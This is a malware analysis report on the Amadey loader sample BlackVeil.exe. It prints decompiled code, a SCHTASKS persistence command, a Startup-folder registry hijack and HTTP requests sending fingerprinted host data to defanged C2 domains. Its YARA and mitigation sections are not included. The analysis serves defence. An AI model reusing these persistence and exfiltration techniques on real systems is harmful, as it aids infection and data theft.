

AMADEY
TECHNICAL ANALYSIS REPORT

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

TABLE OF CONTENTS

TABLE OF CONTENTS i

OVERVIEW 1

BLACKVEIL.EXE ANALYSIS 2

 STATIC ANALYSIS 2


 DYNAMIC ANALYSIS 3

YARA RULE 16

MITRE ATTACK TABLE 17

MITIGATION RECOMMENDATIONS 17

PREPARED BY 18



Overview

Amadey is a modular **Trojan bot and malware loader** first identified in late **2018**, targeting **Windows** operating systems. Initially sold on **Russian-speaking underground forums** for approximately **\$500–\$600**, **Amadey** eventually evolved into a **Malware-as-a-Service (MaaS)** model, enabling even threat actors with limited technical expertise to conduct sophisticated attacks.

The primary purpose of **Amadey** is to **collect detailed system information** from infected systems and download **secondary malicious payloads**. However, its modular architecture allows its functionality to be extended through a **plugin-based architecture**. Through these plugins, Amadey can gain capabilities such as taking screenshots, monitoring the clipboard, routing network traffic through a proxy, and stealing credentials and other sensitive information from browsers, cryptocurrency wallets, and various applications. In **2019**, **TA505**, and in **2022**, groups associated with **LockBit**, are known to have used **Amadey** in their attack chains.

On infected systems, this malware can access:

- **System and hardware information**
- Web browser session data, stored credentials, and browser artifacts
- Cryptocurrency wallets
- Clipboard data

BlackVeil.exe Analysis

Adı	BlackVeil
MD5	9b93fde0cd1f8252a2abf2239ae56f9d
SHA256	0ebd28830251fc40845f4201396c683b0026828f3dc25873abdb6feac66820ad
Dosya Türü	PE32/EXE

Static Analysis

BlackVeil.exe	
Property	Value
File Name	C:\Users\ \Desktop\BlackVeil.exe
File Type	Portable Executable 32
File Info	Microsoft Visual C++ 8
File Size	437.00 KB (447488 bytes)
PE Size	437.00 KB (447488 bytes)

Figure 1- File Information

The sample analyzed is identified as a **32-bit Portable Executable (PE)** file. The file size is approximately **437 KB**.

Ofset	Adres	Boyut	Tür	Dizge
Süzgeç	Süzgeç	Süzgeç	S...	Süzgeç
0005b82	0045c820	Bölüm (1) ...	14 A	J5JAEjYsfYk7LAulNj==
0005b83	0045c838	Bölüm (1) ...	08 A	IYRGXD==
0005b84	0045c844	Bölüm (1) ...	14 A	LJJv1JHaXYM1gTgt3Kf=
0005b85	0045c85c	Bölüm (1) ...	10 A	IJckfJbsLB5nlc==
0005b87	0045c878	Bölüm (1) ...	18 A	DC2xXJbU1SoV2SK52pg1iI=
0005b89	0045c894	Bölüm (1) ...	10 A	Hpp11JYg2SWm2TF=
0005b8a	0045c8a8	Bölüm (1) ...	08 A	KpczfJbo
0005b8b	0045c8b4	Bölüm (1) ...	08 A	L5cxcJbt
0005b8c	0045c8c0	Bölüm (1) ...	08 A	H5cud5Up
0005b8d	0045c8cc	Bölüm (1) ...	10 A	M5pvtJYg2SWm2TF=
0005b8e	0045c8e0	Bölüm (1) ...	10 A	DGizOCTVQf46RM==
0005b90	0045c908	Bölüm (1) ...	40 A	H5cvfJYogySWHTypDlwuhOrS9Rq9cqTxQpczdV4e1TiJRuyml6Qv3yzqcNPKLV3v
0005b94	0045c94c	Bölüm (1) ...	08 A	CV4uNV3n
0005b95	0045c958	Bölüm (1) ...	4c A	uTtEd58U2SW2OQot26wvgUfS9QY101Eo36NuNZUbgCv9LC2112P MeL bat OBEo22BmdpIn2PRk
0005b9a	0045c9a8	Bölüm (1) ...	3c A	zj4LS5bogCMwgyYY40wmSav aBqjaZQj5Jpwlbp1ZIngyYD3KEm2OUFAaPB
0005b9e	0045c9e8	Bölüm (1) ...	0c A	uTsuNV3nOOR=
0005b9f	0045c9f8	Bölüm (1) ...	08 A	CV40Ej==
0005ba0	0045ca04	Bölüm (1) ...	08 A	G6Rkem3r
0005ba1	0045ca10	Bölüm (1) ...	08 A	Cptxlz==
0005ba2	0045ca20	Bölüm (1) ...	40 A	H5cvfJYogySWHTypDlwizv9QC9dJox3lc5N0gXguSoe2GxA0QzfyPmWWYbZ2T=
0005ba6	0045ca68	Bölüm (1) ...	50 A	L4pUXHYH0AE3fjGp1qMEfUZSagYjU5Y2OHRwdqUseYoeTY6x2RQ13PDGWOQcXHQx30F2fJYsW1wv2M=
0005bab	0045cab0	Bölüm (1) ...	10 A	H5cucKYU2TAQ1SYp
0005bad	0045cad0	Bölüm (1) ...	34 A	P2Nk1JYg2Y9rdiqw120wgzzqaxGSdgg660sxOWLtQzL4Qvd9AY3=
0005bb0	0045cb08	Bölüm (1) ...	08 A	G07ne2Qc2Q1u

Figure 2- Encrypted Strings Found Within the File

The sample contains **encrypted string structures** intended to be decrypted and used at runtime.

Dynamic Analysis

```
111 {
112     sub_45B820(src: &dword_4A7238);
113     v1 = (void *)sub_4454F0(a1: (void *)v35[0], a2: v35[1], a3: v35[2], a4: v35[3], a5: v35[4], a6: (int)v36);
114     LOBYTE(v57) = 4;
115     GetTempPathA(nBufferLength: 0x104u, lpBuffer: Buffer);
116     v47 = 0;
117     v48 = 15;
118     LOBYTE(v46[0]) = 0;
119     sub_45C040(a1: v46, a2: Buffer, Size: strlen(Buffer));
120     LOBYTE(v57) = 5;
121     v2 = sub_45C1A0(src: v1);
122     sub_45B760(a1: v2);
```

Figure 3- Retrieving the Temp Directory Path Using the GetTempPathA API

The path of the system's **Temp** directory is retrieved using the **GetTempPathA** API.

```
260 if ( (unsigned __int8)sub_448010(lpFileName, v50) == 0 )
261 {
262     v32 = (const CHAR *)sub_45B6A0(a1: v50);
263     CreateDirectoryA(lpPathName: v32, lpSecurityAttributes: nullptr);
264 }
265 if ( (unsigned __int8)sub_448010(lpFileName, v50) == 0 )
266 {
267     v45 = v35;
268     sub_45B820(src: FileName);
269     LOBYTE(v57) = 8;
270     sub_448CB0(a1: v34);
271     LOBYTE(v57) = 1;
```

const CHAR *v32; // eax
0x6CEA08:"C:\\Users\\...\\AppData\\Local\\Temp\\abb3868024"




Figure 4- Creating a Directory Under Temp

After obtaining the **Temp** directory, the malware uses the **CreateDirectoryA** API to create a directory named “**abb3868024**” under the Temp directory.




Figure 5- Copying the EXE into the Newly Created Directory

Using the **SHFileOperationA API**, the sample is copied from its execution location to the **%TEMP%** directory under a different filename via the **FO_COPY (wFunc = 2)** operation. During the observed execution, **BlackVeil.exe** is copied to **abb3868024\Utsysc.exe**, relocating the executable to a temporary working directory for the subsequent execution stage.




Figure 6- Checking the File Path

The **fopen API** is used in **"r (read)"** mode to determine whether the specified file path exists on the system. If the file is successfully opened, it is closed using **fclose**, and the value **"1"** is returned. If the file cannot be accessed, the value **"0"** is returned.

```

39  if ( v18 != 0 )
40      v20 = "runas";
41  sub_45C040(this: &lpOperation, a2: v20, Size: v29);
42  p_lpParameters = (const CHAR *)&lpParameters;
43  if ( a18 >= 0x10 )
44      p_lpParameters = lpParameters;
45  p_lpFile = (const CHAR *)&lpFile;
46  p_lpOperation = (const CHAR *)&lpOperation;
47  if ( a12 >= 0x10 )
48      p_lpFile = lpFile;
49  if ( a6 >= 0x10 )
50      p_lpOperation = lpOperation;
51  v24 = ShellExecuteA(
52      hwnd: nullptr,
53      lpOperation: p_lpOperation,
54      lpFile: p_lpFile,
55      lpParameters:
56          const CHAR *p_lpFile; // ecx
57          0x7ED580:"C:\\Users\\...\\AppData\\Local\\Temp\\abb3868024\\Utsysc.exe"
58  dword_4AA5E4 = (int)v24;
59  if ( a6 >= 0x10 )
60      ...

```

Process	PID	PPID	Working Set	Private Bytes	File Name
x32dbg.exe	7088	2,59	2,13 kB/s	64,28 MB	x64dbg
BlackVeil.exe	1668	0 04		41 MR	
Utsysc.exe	4660			3,74 MB	

Figure 7- Executing Utsysc.exe

Using the **ShellExecuteA** API, the **Utsysc.exe** file located under the **Temp** directory is executed with the **runas** parameter, causing it to run with **administrator privileges**.

```

98414900  ret
98414900  push 0
98414900  call dword ptr ds:[<GetModuleHandle>]
98414900  test eax, eax
98414900  je blackveil.4618cc
98414900  mov ecx, 5A4D
98414900  cmp word ptr ds:[eax], cx
98414900  jne blackveil.4618cc
98414900  mov ecx, dword ptr ds:[eax+3C]
98414900  add ecx, eax
98414900  cmp dword ptr ds:[ecx], 4550
98414900  jne blackveil.4618cc
98414900  mov eax, 10B
98414900  cmp word ptr ds:[ecx+18], ax
98414900  jne blackveil.4618cc
98414900  mov dword ptr ds:[ecx+74], E
98414900  jbe blackveil.4618cc
98414900  cmp dword ptr ds:[ecx+E8], 0
98414900  je blackveil.4618cc
98414900  mov al, 1
98414900  ret

```

Figure 8- Verifying the Copied File

To verify the validity of the sample copied to the **Temp** directory, the **4D 5A (MZ)** magic header is first checked. This is followed by verification of the **45 50 (PE)** signature to determine whether the file has a valid **PE** format.

```

1  DWORD sub_1A960()
2  {
3      const CHAR *v0; // eax
4      DWORD result; // eax
5
6      v0 = (const CHAR *)&lpName;
7      if ( (unsigned int)dword_77264 >= 0x10 )
8          v0 = lpName;
9      CreateMutexA(lpMutexAttributes: nullptr, bInitialOwner: false, lpName: v0);
10     result = GetLastError();
11     if ( result == 183 )
12     {
13         LoadDll(FileNames: nullptr);
14         DUMPOUT(0x1A993);
15     }
16     return result;
17 }

```

Figure 9- Creating a Mutex

A **mutex** is created using the **CreateMutexW API**. The created mutex is verified by checking **GetLastError** and is used to prevent multiple instances of the sample from running simultaneously on the system.

```

25  CHAR *v22; // ecx
26  BYTE *v23; // ecx
27  HKEY phkResult; // [esp+0h] [ebp-8h] BYREF
28
29  p_lpSubKey = (const CHAR *)&lpSubKey;
30  phkResult = HKEY_CURRENT_USER;
31  if ( a6 >= 0x10 )
32      p_lpSubKey = lpSubKey;
33  if ( RegOpenKeyExA(hKey: HKEY_CURRENT_USER, lpSubKey: p_lpSubKey, ulOptions: 0, samDesired: 0xF003Fu, &phkResult) == 0 )
34  {
35      p_lpData = (const BYTE *)&lpData;
36      p_lpValueName = (const CHAR *)&lpValueName;
37      if ( a18 >= 0x10 )
38          p_lpData = lpData;
39      if ( a12 >= 0x10 )
40          p_lpValueName = lpValueName;
41      RegSetValueExA(
42          hKey: phkResult,
43          lpValueName: p_lpValueName,
44          Reserved: 0,
45          dwType: 2u,
46          lpData: p_lpData,
47          cbData: a17 + 1);
48  }
49  RegCloseKey(hKey: phkResult);

```

2684	RegSetInfoKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders	SUCCESS
2684	RegQueryKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders	SUCCESS
2684	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Startup	SUCCESS

0x5BFAE0:"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\User Shell Folders"

version\\Explorer\\User Shell Folders

Veri

Dize Düzenle

Değer adı:

Startup

Değer verisi:

C:\Users\... \AppData\Local\Temp\abb3868024\

Tamam İptal

Figure 10- Adding the Temp Directory to the Registry

The **"CurrentVersion\Explorer\User Shell Folders"** registry key is opened using the **RegOpenKeyExA API**, and the **RegSetValueExA API** is then used to redirect the **Startup** value from the default **Startup** path to the **abb3868024** directory located under the **Temp** directory.

```

3  if ( v18 != 0 )
4  {
5      v20 = "runas";
6      sub_2C040(this: &lpOperation, a2: v20, Size: v29);
7      p_lpParameters = (const CHAR *)&lpParameters;
8      if ( a18 >= 0x10 )
9      {
10         p_lpParameters = lpParameters;
11         p_lpFile = (const CHAR *)&lpFile;
12         p_lpOperation = (const CHAR *)&lpOperation;
13         if ( a12 >= 0x10 )
14         {
15             p_lpFile = lpFile;
16             p_lpOperation = lpOperation;
17             v24 = ShellExecuteA(
18                 hwnd: nullptr,
19                 lpOperation: lpOperation,
20                 lpFile: p_lpFile,
21                 lpParameters: p_lpParameters,
22                 lpDirectory: nullptr,
23                 nShowCmd: 0);
24             dword_7A5E4 = (int)v24;
25             if ( a6 >= 0x10 )
26             {
27                 const CHAR *p_lpFile; // ecx
28                 0x4FFCF8:"SCHTASKS"
29                 const CHAR *p_lpParameters; // edx
30                 0x5C05B0:"/Create /SC MINUTE /MO 1 /TN Utsysc.exe /TR \"C:\\Users\\...\\AppData\\Local\\Temp\\abb3868024\\Utsysc.exe\" /F"
31             }
32         }
33     }
34 }

```

Figure 11- Creating a Task Scheduler Task

The malware uses the **Task Scheduler** mechanism to establish persistence on **Windows** systems. The **schtasks.exe** executable is launched using the **ShellExecuteA** API, and a scheduled task is created through the provided parameters.

```

/Create /SC MINUTE/MO 1/TNUtsysc.exe/TR
"C:\Users\<>\AppData\Local\Temp\abb3868024\Utsysc.exe" /F

```

Tablo 1- Command-Line Parameters Used to Create the Scheduled Task

```

58  memset(a1: &v41[1], Val: 0, Size: 0x116u);
59  v41[0] = 284;
60  result = GetVersionExW(lpVersionInformation: (LPOSVERSIONINFOW)v41);
61  if ( result != 0 )
62  {
63      sub_58B820(this: v28, Src: &dword_5D7520);
64      v2 = sub_5754F0(a1: (_DWORD *)v28[0], a2: v28[1], a3: v28[2], a4: v28[3], a5: v28[4], a6: (unsigned int)v29);
65      v43 = 0;
66      if ( *(_DWORD *)v2 + 20 >= 0x10u )
67      {
68          v2 = *(_DWORD *)v2;
69          v29 = (CHAR *)v2;
70          sub_58B820(this: &v27, Src: &dword_5D6E30);
71          v3 = sub_5754F0(a1: v27, a2: v28[0], a3: v28[1], a4: v28[2], a5: v28[3], a6: v28[4]);
72          if ( *(_DWORD *)v3 + 20 >= 0x10u )
73          {
74              v3 = *(_DWORD *)v3;
75              ModuleHandleA = GetModuleHandleA(lpModuleName: (LPCSTR)v3);
76              ProcAddress = GetProcAddress(hModule: ModuleHandleA, lpProcName: v29);
77              if ( v36 >= 0x10 )
78              {
79                  v6 = v34;
80                  v7 = (const CHAR *)v36 + 1;
81                  if ( v36 + 1 >= 0x1000 )
82                  {
83                      CHAR *v29; // [esp-1C0h] [ebp-1CCh]
84                      0x71E0B8:"GetNativeSystemInfo"
85                  }
86              }
87          }
88      }
89  }

```

Figure 12- Version Check Using GetVersionExW

The operating system version information is retrieved using the **GetVersionExW** API. The retrieved information is stored in **V41** for later use. The **GetNativeSystemInfo** API is resolved using the **GetProcAddress** API.

```

105 v29 = 13;
106 LOBYTE(v31) = 0;
107 v29 = (CHAR *)v42;
108 if ( ProcAddress != nullptr )
109 {
110     ((void (__stdcall *)(CHAR *))v42[13]); // [esp-38h] [ebp-44h] BYREF
111     GetSystemInfo(lpSystemInfo: (LPSYSTEM_INFO)v29);
112     v40 = v41[1];
113     if ( v41[1] == 10 )
114     {
115         if ( v41[2] == 0 )
116             Windows 10 Check
117         v11 = (BYTE2(v41[70]) != 1) + 1;
118     LABEL_56:
119         dword_5D6990 = v11;
120     }
121     return dword_5D6990;
122 }
123 if ( v41[1] == 6 )
124 {
125     v12 = v41[2];
126     if ( v41[2] == 3 )
127         Windows 7 Check
128     v11 = (BYTE2(v41[70]) != 1) + 3;
129     goto LABEL_56;

```

Figure 13- Retrieving System Information Using GetVersionExW

The address pointed to by the **ProcAddress** value is called. This address corresponds to the **GetNativeSystemInfo** API, which is primarily used to obtain detailed information about the system. The value stored in **V42** provides information about the **CPU**.

In the subsequent code, the previously obtained **major** and **minor** version values referenced by **V41** are compared to determine whether the system is running **Windows 10**, **Windows 11**, or **Windows 7–8**.

```

29 p_lpSubKey = (const CHAR *)&lpSubKey;
30 if ( a8 >= 0x10 )
31     p_lpSubKey = lpSubKey;
32 if ( RegOpenKeyExA(hKey, lpSubKey, p_lpSubKey, ulOptions: 0, samDesired: 1u, &phkResult) == 0 )
33 {
34     p_lpValueName = (const CHAR *)&lpValueName;
35     if ( a14 >= 0x10 )
36         p_lpValueName = lpValueName;
37     RegQueryValueExA(
38         hKey: phkResult,
39         lpValueName: p_lpValueName,
40         lpReserved: nullptr,
41         lpType: nullptr,
42         lpData: Data,
43         lpcbData: &cbData);
44 }
45 RegCloseKey(hKey: phkResult);
46 a1[4] = nullptr;
47 a1[5] = (void *)15;
48 *(BYTE *)a1 = 0;
49 sub_58C040(this: a1, a2: Data, Size: strlen((const char *)Data));
50 if ( a8 >= 0x10 )

```

const CHAR *p_lpSubKey; // eax
0x71E0A8:"SOFTWARE\Microsoft\Windows NT\CurrentVersion"

const CHAR *p_lpValueName; // eax
0x19FB84:"CurrentBuild"

4972	RegOpenKey	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion	SUCCESS
4972	RegSetInfoKey	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion	SUCCESS
4972	RegQueryValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\CurrentBuild	SUCCESS
4972	RegQueryValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\CurrentBuild	SUCCESS
4972	RegCloseKey	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion	SUCCESS

Figure 14- Reading the Registry

The malware uses the **RegOpenKeyExA** and **RegQueryValueExA** APIs to obtain the **Windows Build** number.

```

29 p_lpSubKey = (const CHAR *)pSubKey;
30 if ( a8 >= 0x10 )
31 p_lpSubKey = lpSubKey;
32 if ( RegOpenKeyEx(hKey, lpSubKey: p_lpSubKey, 0, samDesired: 1u, &phkResult) == 0 )
33 {
34 p_lpValueName = (const CHAR *)&lpValueName;
35 if ( a14 >= 0x10 )
36 p_lpValueName = lpValueName;
37 RegQueryValueExA(
38 hKey: phkResult,
39 lpValueName: p_lpValueName,
40 lpReserved: nullptr,
41 lpType: nullptr,
42 lpData: Data,
43 lpcbData: &cbData);
44 }
45 RegCloseKey(hKey: phkResult);
46 a1[4] = nullptr;
47 a1[5] = (void *)15;
48 *(BYTE *)a1 = 0;
49 sub_58C040(this: a1, a2: Data, Size: strlen(Data));
50 if ( a8 >= 0x10 )

```

const CHAR *p_lpSubKey; // eax
0x720510:"SYSTEM\\CurrentControlSet\\Control\\ComputerName\\ComputerName"

const CHAR *p_lpValueName; // eax
0x19F708:"ComputerName"

72	RegOpenKey	HKLM\\SYSTEM\\CurrentControlSet\\Control\\ComputerName\\ComputerName
72	RegOpenKey	HKLM\\System\\CurrentControlSet\\Control\\ComputerName\\ComputerName
72	RegSetInfoKey	HKLM\\System\\CurrentControlSet\\Control\\ComputerName\\ComputerName
72	RegQueryValue	HKLM\\System\\CurrentControlSet\\Control\\ComputerName\\ComputerName\\ComputerName
72	RegQueryValue	HKLM\\System\\CurrentControlSet\\Control\\ComputerName\\ComputerName\\ComputerName
72	RegCloseKey	HKLM\\System\\CurrentControlSet\\Control\\ComputerName\\ComputerName

Figure 15- Retrieving the Computer Name from the Registry

The computer name is retrieved from the **Windows Registry**.

```

357 LOBYTE(v302) = 4;
358 ncbBuffer = 260;
359 GetUserNameA(lpBuffer: Buffer, &pcbBuffer);
360 v285[4] = nullptr;
361 v286 = 15;
362 LOBYTE(v285[0]) = 0;
363 sub_58C040(this: v285, a2: Buffer, Size: strlen(Buffer));
364 LOBYTE(v302) = 5;
365 nSize = 256;
366 GetComputerNameExW(NameType: ComputerNameDnsDomain, lpBuffer: v300, &nSize);
367 v298 = 0;
368 v299 = 7;
369 LOWORD(FileName[0]) = 0;
370 sub_58BD60(a1: FileName, a2: v300, a3: wcslen(v300));

```

CHAR Buffer[264]; // [esp+6F8h] [ebp-118h] BYREF

Figure 16- Retrieving the Username and DNS Domain

The system's **DNS domain name** is retrieved using the **GetComputerNameExW** API with the **ComputerNameDnsDomain** parameter.

8BD0	mov ecx, eax	edx: &"id:159120672683vs:4.14sd:85c347os:1bi:1ar:1pc:DESKTOP-23: '#"
C645 FC 3	mov byte ptr ss:[ebp-4], 23	
8D8D BCF FFFF	lea ecx, dword ptr ss:[ebp-544]	
E8 5A40 00	call utsysc.58C1A0	
83C4 04	add esp, 4	
8BD0	mov ecx, eax	edx: &"id:159120672683vs:4.14sd:85c347os:1bi:1ar:1pc:DESKTOP-24: '\$"
C645 FC 4	mov byte ptr ss:[ebp-4], 24	
8D8D D4F FFFF	lea ecx, dword ptr ss:[ebp-52C]	
E8 4645 00	call utsysc.58C2A0	
83C4 04	add esp, 4	
C645 FC 5	mov byte ptr ss:[ebp-4], 25	25: '%"
8BD0	mov ecx, eax	edx: &"id:159120672683vs:4.14sd:85c347os:1bi:1ar:1pc:DESKTOP-26: '&"[ebp-4FC]: "id:159120672683vs:4.14sd:85c347os:1bi:1ar:1pc:DESKTOP-
8D8D ECF FFFF	lea ecx, dword ptr ss:[ebp-514]	
E8 3244 00	call utsysc.58C1A0	
83C4 04	add esp, 4	
8BD0	mov ecx, eax	edx: &"id:159120672683vs:4.14sd:85c347os:1bi:1ar:1pc:DESKTOP-26: '&"[ebp-4FC]: "id:159120672683vs:4.14sd:85c347os:1bi:1ar:1pc:DESKTOP-
C645 FC 6	mov byte ptr ss:[ebp-4], 26	
8D8D 04F FFFF	lea ecx, dword ptr ss:[ebp-4FC]	
E8 1E45 00	call utsysc.58C2A0	
83C4 04	add esp, 4	
8BD0	mov ecx, eax	edx: &"id:159120672683vs:4.14sd:85c347os:1bi:1ar:1pc:DESKTOP-27: "
C645 FC 7	mov byte ptr ss:[ebp-4], 27	

Figure 19- Preparing the Request to Be Sent

The data collected by the malware is sequentially concatenated and prepared to be sent to the server.

<pre> a6: (unsigned int)v115); if ((*(_DWORD *) (v77 + 20) >= 0x10u) v77 = (*(_DWORD *) v77); v78 = HttpOpenRequestA(hConnect: v75, lpszVerb: (LPCSTR)v77, lpszObjectName: v116, lpszVersion: v117, lpszReferrer: (LPCSTR) lplpszAcceptTypes: v11, dwFlags: (DWORD)v120, dwContext: (DWORD_PTR)v121); if (HID_00000000 == 0) { mov edi, edi push ebp mov ebp, esp sub esp, 3C lea eax, dword ptr ss:[ebp-3C] push esi push 3C push 0 push eax call <JMP.&memset> add esp, C lea ecx, dword ptr ss:[ebp-3C] call wininet.73548DE0 mov eax, dword ptr ss:[ebp+20] mov edx, dword ptr ss:[ebp+C] and eax, EFFFFFFF mov ecx, dword ptr ss:[ebp+8] push 0 push dword ptr ss:[ebp+24] push eax push dword ptr ss:[ebp+1C] push dword ptr ss:[ebp+18] </pre>	<pre> char *v116: // [esp-18h] [ebp-1E8h] BYREF 0x7F9668: "/k92lsA3dpb/index.php?scr=1" </pre>
<pre> HttpOpenRequestA eax: "POST" [ebp+20]: "/v8sjh3hs8/index.php" eax: "POST" [ebp+08]: "cloudscrsolutions.com" eax: "POST" </pre>	

Figure 20- Sending Requests to the Relevant Endpoints

Using the **HttpSendRequestA** API, requests are initiated simultaneously to the following **“/k92lsA3dpb/index.php”**, **“/g9sjh3djbv/index.php”**, and **“/v8sjh3hs8/index.php”** endpoints:

- **hxxp[:]//atraflaxtt.com**
- **hxxp[:]//cloudscrsolutions.com**
- **hxxp[:]//jazoopsloo.info**

